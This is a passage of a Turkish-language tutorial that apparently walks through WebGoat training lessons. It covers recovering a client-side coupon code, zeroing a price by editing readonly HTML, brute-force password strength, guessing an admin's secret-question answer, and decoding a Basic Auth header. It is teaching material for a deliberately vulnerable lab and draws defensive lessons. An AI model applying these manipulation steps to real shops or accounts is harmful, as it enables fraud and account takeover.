


decrypted değişkenine çift tıklayarak değerini görebilirsiniz: "PLATINUM".


Kupon kodu olan PLATINUM yazısını ders ekranındaki "Enter your coupon code:" ifadesinin yanında yer alan metin kutusuna girip *Purchase* butonuna tıklayınız. Böylelikle Aşama 1'i tamamlamış bulunmaktasınız.

Sonuç
Görüldüğü üzere kullanıcının girdiği kupon kodunun doğruluğunu istemci tarafında yapmak demek elimizle indirim kuponunu vermek gibi bi'şey demektir. Firebug gibi nadide yazılımlar sayesinde de armut düş ağzıma düş gibi bir durumla karşı karşıyayız. Bu aşamadan çıkarılacak ders şudur: Kupon gibi, şifre gibi,... çeşitli hassas verilerin doğruluğu istemci tarafında denetlenmemelidir. Sunucu tarafında denetlenmelidir. Bir başka deyişle kupon, şifre,... gibi hassas verilerin doğruluğu javascript komutları ile denetlenmemelidir. PHP, ASP.NET, JSF gibi web programlama dilleri ile denetlenmelidir.


Stage 2
Ders ekranında sıralı ürünlerden birinin fiyatını sıfırlayıp o ürünü almayı deneyeceğiz. Gördüğünüz üzere fiyatlar readonly formatında bize sunulmuş. Yani üzerinde değişiklik yapamıyoruz. Fakat bu readonly özelliği sonuçta kodla sağlanacağı için kodu manipule ederek fiyatı değiştirebiliriz. Öncelikle bir tane ürünün adedine mesela 4 sayısını girin.



Sonra "*Total to be charged to your credit card:*" yazısının yanındaki otomatik olarak hesaplanan fiyata sağ tıklayın ve Inspect Element(Öğeyi Denetle) ya da Inspect Element With Firebug(Öğeyi Firebug ile Denetle) seçeneğine tıklayın. Açılan konsolda gördüğünüz üzere bir satır seçili halde gelecektir.



Seçili satır sağ tıkladığımız fiyatın kodudur. Bu satırdaki *readonly=""* attribute'una(özelliğine) çift tıklayıp backspace tuşu ile siliniz. *readonly=""* attribute'unu komple sildikten sonra enter'layınız. Artık fiyatı manipule edebilirsiniz. Fiyatı değiştirmek için ders ekranındaki sağ tık ile kodunu değiştirdiğiniz fiyatın üzerine bir kez tıklayın ve rakamları silin. Ardından $0.0 yapın.



Bu işlemleri yaptığınız takdirde *Purchase* butonuna basarak dersin aşama 2'sini de tamamlamış olursunuz.

Sonuç

Bir alışveriş sitesi bu derste olduğu gibi müşterinin seçtiği ürünlerin fiyatlarını istemciden gelen rakamlara göre belirlememelidir. Kendi veritabanında kayıtlı olan fiyat rakamlarını kullanmalıdır. Eğer öyle yapmazsa bu derste olduğu gibi kötü niyetli bir kimse rakamları manipule ederek ucuza, hatta hiç para ödemeden istediği kadar ürün alabilir.

DERS 20 - AUTHENTİCATİON FLAWS > PASSWORD STRENGTH

Authentication Flaws(Kimlik Doğrulama Kusurları) ünitesinin ilk dersi olan *Password Strength(Şifre Güçlülüğü)* dersinde ders ekranında yer alan şifrelerin ne kadar güvenli şifreler olduğundan bahsedilecektir.

Dersin Hedefi

Bu egzersizde yapacağınız iş verilen şifrelerin güvenilirliğinin https://www.cnlab.ch/codecheck üzerinde test edilmesidir.

Açıklamalar

Şifreleri kırmanın birden fazla yolu vardır. Bunlardan birine Brute Force derler. Anlamı kaba kuvvet demektir. Bu yönteme göre şifreyi çözmek demek olabilecek tüm karakter kombinasyonlarının denenmesi demektir. Ne demek istediğimi ufak bir örnek ile açıklayayım. Bilgisayarda karakterler 8 bitlik veriler halinde bellekte depolanırlar. Mesela A karakterinin bellekteki hali 01000001 'dir. Dikkat ederseniz A'yı temsil eden bu sayı 8 haneden(bitten) oluşmaktadır. B karakterinin bellekteki hali ise 01000010'dır. Tüm alfabedeki harfler **farklı** bir 8 bitlik sayıya tekabül etmektedir. Dolayısıyla eğer şifremiz karabuk olursa bu şifredeki her bir harf 8 bitlik sayı olduğundan ve şifre 7 harfli olduğundan dolayı 7 tane 8 bitlik sayı yanyana bellekte tutuluyor olacaktır. Şimdi düşünün: Madem 8 bitlik sayıları değiştirerek alfabedeki harfleri değiştirmiş oluyoruz o zaman 7 harfli bu şifre için her 8 bitlik blok beraberce değiştirilerek tüm olası seçenekleri deneyemez miyiz? Daha basit düşünelim: 3 haneli bir ikili sayı düşünün. Bu 3 bitlik sayı 000, 001, 010, 011, 100, 101, 110 ve 111 olabilir. Yani 3 bitlik ikili sayının olabileceği tüm sayılar 8 tanedir. İşte bu şekilde denenebilecek tüm seçenekleri denemeye brute force saldırısı denmektedir. Başka deyişle olabilecek tüm kombinasyonları denemeye brute force saldırısı denmektedir.

Tüm seçenekler bizim havuzumuzdur. İçlerinden biri ise şifrenin ta kendisidir. Diyelim ki brute force saldırısı yapabilen bir programa 1 uzunluğunda ve 2 uzunluğunda brute force saldırısı yap dedik. Böylesi bir senaryoda program şöylesi bir tarama yapar:

a
b
c
d
e
f
g
h
i
j
k
l
m
n
o
p
q
r
s

t
u
v
w
x
v
z
aa
ab
ac
ad
ae
af

...

az
ba
bb
bc
bd
bf

...

bz
ca
cb
cc
cd
ce
cf

...
...
...

za
zb
zc
zd
ze
zf
zg
zh
zi
zj
zk
zl
zm

zn
zo
zp
zq
zr
zs
zt
zu
zv
zw
zx
zy
zz

Yukarıda görüldüğü üzere program 1 ve 2 karakterli tüm kombinasyonları(olasılıkları) dener. Bu olasılıkların arasından biri eğer aradığımız şifre ise program şifreyi kırdı denir.

Dersin Çözümü

Dersin çözümü için gerekli olan web sitesi(https://www.cnlab.ch/codecheck) içeriğini kaldırdığı için bu dersi tamamlayamacaksınız. Fakat dersin ne sunduğu ve ne öğrettiğine gelecek olursak dersin bize öğretmeye çalıştığı şey şifrelerin kuvvetliliğidir. Bunu aşağıda sıralanan şifreler ve kırılma saniyeleri ilişkisinden öğrenebilirsiniz:

Password = 123456: 0 saniye
Password = abzfez: 1394 saniye
Password = a9z1ez: 5 saat
Password = aB8fEz: 2 gün
Password = z8!E?7: 41 gün

Ders ekranında gördüğünüz 123456 şifresi bir brute force programı ile 0 saniyede kırılabilmektedir. Yani diyelim ki bir eposta hesabının eposta adresini biliyorsunuz ve şifresini bilmiyorsunuz. Eğer eposta adresi için şifre sadece sayılardan oluşuyorsa ve 6 haneli ise bir brute force programı 6 haneli tüm sayı kombinasyonlarını web sayfasında deneyecektir ve bunu 0 saniye içerisinde gerçekleştirerek eposta adresine giriş yaptığında şifreyi kırmış olacaktır. Yukarıda verilen şifreler içerisinde dikkat ederseniz biri var ki bir brute force programı tarafından 41 gün içerisinde kırılabilmektedir. Bu uzun süre zarfının nedeni şifrede kullanılan karakter setlerinin çeşitliliğinden kaynaklanmaktadır. Fark ettiyseniz 41 günde kırılabilen z8!E?7 şifresinde sayı karakter setinden, küçük alfabe karakter setinden, büyük alfabe karakter setinden ve işaretleme karakter setinden birer numuneler kullanılmıştır. Bu şu demektir: Denenecek tüm seçeneklerin sayısı karakter setlerinin genişliği ölçüsünde artar. Dolayısıyla ne kadar çok farklı karakter setinden karakter kullanırsak şifremiz brute force'a karşı o derece dayanıklı olacaktır. Fakat şu da var ki bu 41 günlük zaman dilimi programın çalıştırıldığı donanımdan donanıma değişiklik göstermektedir. Bir süper bilgisayar bunu belki saniyeler içerisinde çözebilirken bir ofis bilgisayarı belki 1 yılda çözebilir. **Dolayısıyla diyebiliriz ki şöyle veya böyle kırılamayacak şifre yoktur.**

Microsoft brute force'a karşı dayanıklı şifre için P@sw0rd örneğini vermektedir. Gördüğünüz üzere bu şifre içerisinde büyük harf, küçük harf, işaretleme ve sayı kullanılmıştır. Kırılamayacak şifre olmadığından kritik hesaplarınız için böylesi çeşitli karakter setlerinden oluşan şifre kullanmanız önerilmekte ve ayrıca her 90 günde bir şifrenin aynı kuvvetlilikte olmak kaydıyla değiştirilmesi önerilmektedir.

DERS 21 - AUTHENTİCATİON FLAWS > FORGOT PASSWORD

Authentication Flaws(Kimlik Doğrulama Kusurları) ünitesinin ikinci dersi olan *Forgot Password(Unutulan Şifre)* dersinde unutulan şifre sayfasının nasıl exploit edilebileceğinden, yani sömürülebilineceğinden bahsedilecektir.


Dersin Hedefi

Kullanıcılar eğer şifrelerini unuturlarsa tekrar elde edebilsinler diye gizli soru uygulaması mevcuttur. Gizli soruyu doğru cevaplayan kullanıcıya şifresi gösterilmektedir. Bu ders ekranında da böylesi bir senaryo vardır. Örnek verilmesi gerekirse kullanıcı adı webgoat olan ve gizli sorusunun cevabı red olan bir hesabın şifresini bu ders ekranından elde edebilirsiniz. Hedefiniz bu kullanıcı dışındaki bir kullanıcının şifresini öğrenmeye çalışmaktır.

Dersin Çözümü


İlk olarak deneme amaçlı webgoat kullanıcısını ele alalım. Ders ekranındaki metin kutusuna kullanıcı adı olan webgoat string'ini girelim. Formun butonuna tıklayarak form'u submit'leyelim. Ardından secret question diye adlandırılan gizli soruya cevap olan red string'ini metin kutusuna girelim ve formu tekrar submit'leyelim. Böylece webgoat adlı kullanıcının şifresini elde etmiş oluruz.

Şimdi ise başka bir kullanıcının şifresini aynı methodla, yani gizli soruya cevap vererek öğrenmeye çalışalım. Bize bir kullanıcı adı lazım. Hemen hemen çoğu sitede yöneticiye ait hesabın kullanıcı adları bildiğiniz üzere aynıdır: admin. admin kullanıcısının kullanıcı adını metin kutusuna girin ve form'u submit'leyin. Ekrana gizli soru yansıyacaktır: "*What is your favorite color?*". Yani "*favori renginiz nedir?*"



Gizli soru gördüğünüz üzere deneme yanılma ile cevaplanmaya çok müsait durumda. Sırasıyla denenecek renk isimleri ile admin hesabının şifresini elde edebiliriz.

Gizli soru için green cevabını verin ve form'u submit'leyin. Böylece admin'in şifresini öğrenmiş olup dersi tamamlamış olursunuz.



Sonuç

Bu dersin bize öğrettiği şey bir web sitesinin kullanıcıları için sunduğu şifre kurtarma(gizli soru) uygulamasında şifreyi eposta yoluyla vermesi gerektiğidir. Eğer bu derste olduğu gibi şifre web sitesi üzerinden verilirse kötü niyetli kimseler deneme yanılma ile bir başkasının şifresini öğrenebilirler. Hele ki cevap seçenekleri dar olan böylesi gizli sorulara karşın... Dolayısıyla gizli soru uygulaması eposta ile birarada kullanılmalıdır.

DERS 22 - AUTHENTİCATİON FLAWS > BASİC AUTHENTİCATİON

Authentication Flaws(Kimlik Doğrulama Kusurları) ünitesinin üçüncü dersi olan *Basic Authentication(Temel Kimlik Onaylama)* dersinde http header'ında yer alan authorization'den(yetkilendirmeden) ve jsessionid'dan(çerezlerden) bahsedilecektir(Http header'ın ne olduğuyla alakalı yazı için bkz. Ders 3 - General > Http Split).

Dersin Hedefi

Bu derste hedefiniz temel kimlik doğrulamayı anlamak ve ders ekranında verilen soruları cevaplamaktır.


Açıklamalar

Basic Authentication(Temel kimlik doğrulama) sunucu tarafındaki kaynakları korumak için kullanılır. Web sunucusu talep edilen kaynak için yanıt olarak 401 nolu kimlik doğrulama talebi gönderir. İstemci tarafındaki tarayıcı ise bunun üzerine kendinden olan pencereleri(dialog box'ları) kullanarak kullanıcı adı ve şifre için kullanıcıyı harekete geçirtecektir. Tarayıcı girilen kullanıcı adı ve şifreyi base64 algoritması ile kodlayacaktır. Sonra web sunucusu hesap bilgilerini denetleyecektir ve eğer hesap bilgileri doğru ise talep edilen kaynağı istemciye döndürecektir. Bu tarz kimlik doğrulama mekanizması ile korunan her sayfa için tekrardan hesap bilgilerini girmeye lüzum olmadan girilmiş hesap bilgileri sunucuya otomatik olarak gönderilir.

Bu dersin sonunda oturum yönetimi için JSESSIONID çerezinin nasıl kullanıldığını anlamanız ve ayrıca kimlik doğrulama için temel kimlik doğrulama header'ının nasıl kullanıldığını anlamanız beklenmektedir. Bu iki header **Dersin Çözümü** başlığında değerleri manipule edilerek anlatılmaya çalışılacaktır. Ama önce tanımlarına değinmekte fayda var.

Bu dersin başlığı da olan Authentication kavramı bir kişinin sistemin geçerli bir kullanıcısı olup olmadığının sunucu tarafında sorgulanması hakkındadır. Eğer sorgulamaya geçerli hesap bilgileri girilmişse o kişi authenticate edilmiş olur. Bunun üzerine sunucu JSESSIONID denilen çerezi yollar(Java web uygulamalarında çerez ismi olarak JSESSIONID kullanılmaktadır). Authorization kavramı ise bir kişinin belirli bir içeriğe erişimine izin verme ya da o içeriğe erişim yetkisi verme hakkındadır. Yani bir kimse oturum açmış bir kullanıcı dahi olsa erişimi sınırlandırılmış bir içeriğe erişemiyorsa o kişi o içerik için authorizate edilmemiş demektir. Şimdi JSESSIONID ve Authorization header'larını sunucu nasıl yorumluyoru uygulama üzerinde deneyimleyelim.

Dersin Çözümü




Yukarıdaki resimde gördüğünüz üzere sorular şu şekildedir:


What is the name of the authentication header:
(Kimlik doğrulama header'ının adı nedir?)

What is the decoded value of the authentication header:
(Kimlik doğrulama header'ının kodlanmadan arınmış değeri nedir?)

Bu sorulara cevap verebilmek için http header'a odaklanmamız gerekmektedir. Dolayısıyla bizim bir talep yapmamız ve bu talebi WebScarab aracılığıyla yakalamamız gerekmektedir. Böylece gönderdiğimiz http header'ı gözlemleyebiliriz. Bunun için WebScarab'ı talepleri yakalabileceği şekilde aktifleştirin. Aktifleştirme işlemi WebScarab arayüzünde yer alan *Intercept* sekmesindeki Intercept Request [✓] 'e tick koyarak gerçekleşir.




WebScarab'ı talebi yakalayabiliyor hale getirdikten sonra ders ekranındaki *Submit* butonuna tıklayın. Böylece bir talebi başlatmış olursunuz. Bu işlem sonrası ekranınızda bir webscarab popup penceresi gelmiş olması gerekir.




Bu pencerede yukarıdaki resimden de görebileceğiniz üzere sarı ile vurgulanan kolon http header bileşenlerinin sıralandığı bölümdür. Temel kimlik doğrulama başlığı bu header'lar içerisinden *Authorization* şeklinde adlandırılandır. Değeri de Z3Vlc3Q6Z3Vlc3Q= şeklindedir.


Bu değer kodlanmış değerdir. Daha önce de bahsedildiği gibi tarayıcı kimlik doğrulama bilgilerini base64 algoritması ile kodlamaktadır. Bu kodlanmış veriyi decode edebilmek için, yani orijinal haline dönüştürebilmek için WebScarab'ın penceresine gelin. Ardından Tools menüsündeki Transcoder sekmesine tıklayın. Bu açılan ekrana base64 algoritmasına göre kodlanmış Z3Vlc3Q6Z3Vlc3Q= verisini kopyalayın. Ardından pencerenin aşağısındaki düğmelerden *Base64 Decode* düğmesine basarak kimlik doğrulama verisini orjinal haline dönüştürün.




Görüldüğü üzere kodlanmış veri aslında kullanıcı adı ve şifrenin birleşiminden oluşturulmuş bir veriymiş. (guest:guest | Kullanıcı adı: guest, Şifre: guest) Dersin ilk aşamasını tamamlayabilmek için header'ın adı olarak ilk metin kutusuna Authorization, bu header'ın değeri olarak da ikinci metin kutusuna guest:guest 